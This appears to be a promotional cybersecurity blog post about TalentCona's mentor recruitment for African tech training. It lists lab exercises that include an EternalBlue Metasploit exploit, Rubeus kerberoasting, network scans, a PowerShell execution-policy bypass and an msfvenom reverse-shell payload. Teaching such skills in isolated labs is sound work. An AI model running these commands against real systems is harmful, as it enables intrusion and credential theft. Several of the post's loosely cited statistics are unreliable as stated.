
Listen to this Post
Introduction:

Africa’s digital economy is scaling at an unprecedented pace, yet the continent faces a critical shortage of skilled cybersecurity, cloud, and AI professionals to secure this growth. TalentCona’s call for mentors across 13 specialized programs—spanning Cybersecurity, Ethical Hacking, Cloud Computing, and AI for Business—represents a strategic intervention to bridge this skills gap through hands-on, practical learning. For cybersecurity practitioners, this mentorship model directly addresses the industry’s most persistent challenge: translating theoretical knowledge into operational readiness against evolving threats.
Learning Objectives & Secrets:
- Objective 1: Master the Mentor’s Toolkit for Cybersecurity Education – Effective mentors must bridge the gap between textbook concepts and real-world attack scenarios. The secret lies in using live-fire exercises: set up isolated lab environments where mentees can practice against deliberately vulnerable systems (e.g., Metasploitable, DVWA) before touching production networks. Incorporate AI-assisted penetration testing tools like Pentest Swarm AI—the first open-source autonomous platform built on swarm intelligence—to demonstrate how modern attackers operate at scale.
-
Objective 2: Secret Tip – Cloud Security Hardening Through “Assume Breach” Thinking – When mentoring cloud computing, don’t just teach configuration—teach compromise. Have mentees simulate an attacker who has obtained an IAM key, then walk through the blast radius: What can they access? What logs would reveal them? Use the principle that by 2027, 99% of cloud compromises will stem from customer misconfigurations, not provider failures. Enforce least-privilege access across every identity—human and machine—and eliminate secrets from code and CI/CD pipelines as a standing policy.
-
Objective 3: Secret Tip – AI Operational Efficiency Through Security Guardrails – AI for Business Development and Operational Efficiency mentors must embed security into AI workflows from day one. The secret: implement structured prompt engineering with built-in data sanitization. When teaching AI agents for sales automation (which Gartner predicts will generate 20% of revenue by 2030), always include a “security wrapper” that validates inputs, redacts PII, and logs all API calls for forensic review.
You Should Know:
1. Building a Hands-On Cybersecurity Lab Environment
Every cybersecurity mentorship program needs a replicable, safe environment for practical exercises. Here’s how to set one up:
Step 1: Deploy the Lab Infrastructure
- Linux (Kali): Install and configure Kali Linux 2026.2, which ships with nine new tools including penelope (post-exploitation shell handler), shell-gpt (AI-assisted command generation), and tookie-osint (social media reconnaissance).
sudo apt update && sudo apt full-upgrade -y
sudo apt install kali-linux-headless  Core tools only
- Windows: Set up Windows 10/11 VMs with disabled Defender (for lab use only) and install Sysinternals Suite for process monitoring.
Step 2: Configure the Attack Platform
- Deploy Metasploit Framework for exploit execution and Hydra for credential brute-forcing.
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
exploit
- For Windows-based testing, use Rubeus for Kerberoasting attacks against Active Directory:
Rubeus.exe kerberoast /outfile:kerberoast.hash
Step 3: Set Up Monitoring and Detection
- Deploy Security Onion or Wazuh as a SIEM to capture and analyze traffic generated during exercises.
- Configure Sysmon on Windows VMs to log process creation and network connections for forensic analysis.
- Cloud Security Hardening Across AWS, Azure, and GCP
Multi-cloud security is non-1egotiable in 2026. Mentors should teach a provider-agnostic hardening framework:
Step 1: Identity and Access Management (IAM) Hardening
- AWS: Enforce MFA on all IAM users with console access. Find and rotate unused access keys older than 90 days:
aws iam generate-credential-report
aws iam get-credential-report --query 'Content' --output text | base64 -d
- Azure: Enable Conditional Access requiring MFA for all admin roles.
- GCP: Use workload identity federation with Secret Manager to avoid long-lived service account keys.
Step 2: Network Segmentation and Zero Trust
- Implement Zero Trust Architecture (ZTA) with the principle “never trust, always verify”.
- Activate VPC Flow Logs (AWS), NSG Flow Logs (Azure), and VPC Flow Logs (GCP) for all critical subnets.
- Deploy just-in-time (JIT) access for cloud consoles to reduce persistent privilege exposure.
Step 3: Data Protection and Encryption
- Use customer-managed keys: AWS KMS, Azure Key Vault, or GCP Cloud KMS.
- Enforce encryption at rest and in transit as default, not exception.
3. Ethical Hacking and Penetration Testing Workflows
Ethical hacking mentors must teach systematic, documented methodologies:
Step 1: Reconnaissance
- Use Naabu for port scanning and Masscan for rapid network discovery.
naabu -host example.com -top-ports 1000
masscan -p1-65535 192.168.1.0/24 --rate=10000
Step 2: Vulnerability Scanning
- Deploy Nuclei for template-based vulnerability scanning and FFuf for web fuzzing.
nuclei -u https://target.com -t cves/
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt
Step 3: Exploitation and Post-Exploitation
- Use Metasploit for exploit execution and AdaptixC2 for post-exploitation and adversarial emulation.
- For Windows targets, generate a reverse shell payload:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o shell.exe
- On Linux, use LinPEAS for automated privilege escalation enumeration:
./linpeas.sh
4. API Security: The 2026 Critical Attack Surface
With third-party resources and APIs emerging as the most prominent risk source in 2026, API security mentorship is paramount.
Step 1: API Discovery and Inventory
- Establish a complete API discovery mechanism. Document all endpoints, including undocumented ones.
- Use tools like Schemathesis for API fuzzing.
Step 2: Authentication and Authorization
- Prefer short-lived OAuth bearer tokens over static API keys.
- Scope every credential to the minimum it needs. Validate JWTs strictly—pin the algorithm and verify the signature.
- Prevent Broken Object Level Authorization (BOLA)—the most critical API risk in 2026—by replacing sequential IDs with UUIDs.
Step 3: Input Validation and Rate Limiting
- Implement strict input validation to block malicious payloads.
- Enforce rate limits to prevent abuse and log all requests for monitoring and forensics.
5. AI for Business Development and Operational Efficiency
AI mentors must teach both capability and security:
Step 1: AI Agent Deployment with Security Wrappers
- Deploy AI agents for sales automation (e.g., Flyfish.ai’s 35+ coordinated agents) with built-in data validation.
- Implement prompt injection defenses: sanitize all user inputs before they reach the LLM.
Step 2: Operational Efficiency Through AI
- Use AI to automate repetitive administrative work, improving response times and productivity per employee.
- For CRM integration, ensure AI agents operate within defined permission boundaries.
Step 3: Monitoring and Governance
- Log all AI agent interactions for audit and forensic purposes.
- Establish clear governance policies for AI-generated content and decisions.
6. Vulnerability Exploitation and Mitigation in 2026
Step 1: Understand the 2026 Threat Landscape
- Kali Linux 2026.2 introduces tools like Atomic-Operator (executes Atomic Red Team tests) and SSTImap (automatic SSTI detection).
- Teach mentees to use Semgrep SAST for static source analysis to catch vulnerabilities early.
Step 2: Practice Attack Chains
- Simulate full attack chains: automated enumeration with LinPEAS/WinPEAS, privilege escalation, persistence, and data exfiltration.
Linux privilege escalation via SUID
sudo -l
Windows privilege escalation
powershell -ep bypass
Step 3: Build Mitigation Strategies
- Implement Cloud Security Posture Management (CSPM) to automate guardrails.
- Use Google Cloud’s recommended security checklist featuring 60 controls across six domains.
What TalentCona Say:
- Key Takeaway 1: Africa’s tech future depends on mentorship that bridges theory and practice. Programs like TalentCona’s 13-track initiative—spanning Cybersecurity, Cloud Computing, Ethical Hacking, and AI—are essential for building a workforce that can defend and innovate simultaneously. The continent’s cybersecurity workforce development efforts, such as Kenya’s Cyber Shujaa Programme which has trained over 1,000 graduates, demonstrate that mentorship combined with hands-on learning and job placement creates measurable impact.
-
Key Takeaway 2: The security industry’s shift toward Zero Trust, AI-driven automation, and API-first architectures demands mentors who stay ahead of the curve. In 2026, 99% of cloud compromises will stem from customer misconfigurations, and third-party APIs are the most prominent risk source. Mentors must teach not just how to configure systems, but how to think like attackers—using AI-assisted tools like Pentest Swarm AI and Kali’s new toolkit to simulate real-world threats. The mentors TalentCona seeks—with 3–6 years of hands-on expertise—are precisely the professionals who can translate battlefield experience into classroom-ready curriculum.
Prediction:
-
+1 Africa’s mentorship-driven tech talent pipeline will produce a new generation of cybersecurity professionals who are operationally ready from day one, reducing the continent’s reliance on imported expertise and building indigenous threat intelligence capabilities.
-
+1 The integration of AI into business development and operational efficiency—when taught with security-first principles—will accelerate African startups’ ability to compete globally, with AI agents potentially generating 20% of revenue by 2030 as Gartner projects.
-
-1 Without sustained mentorship investment, the cybersecurity skills gap in Africa will widen, leaving critical infrastructure, financial systems, and government services vulnerable to increasingly sophisticated attacks leveraging AI-powered exploitation tools.
-
-1 Organizations that fail to embed API security and Zero Trust architectures into their mentorship curricula will face breaches stemming from misconfigured cloud assets and unauthenticated API endpoints—risks that are entirely preventable with proper training.
-
+1 TalentCona’s model of combining mentorship with job placement (as seen in successful programs like Cyber Shujaa) will create a self-sustaining ecosystem where trained professionals become mentors themselves, compounding Africa’s tech talent infrastructure over the next decade.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=5JJD40ABn1k
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eRHbm97Z – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


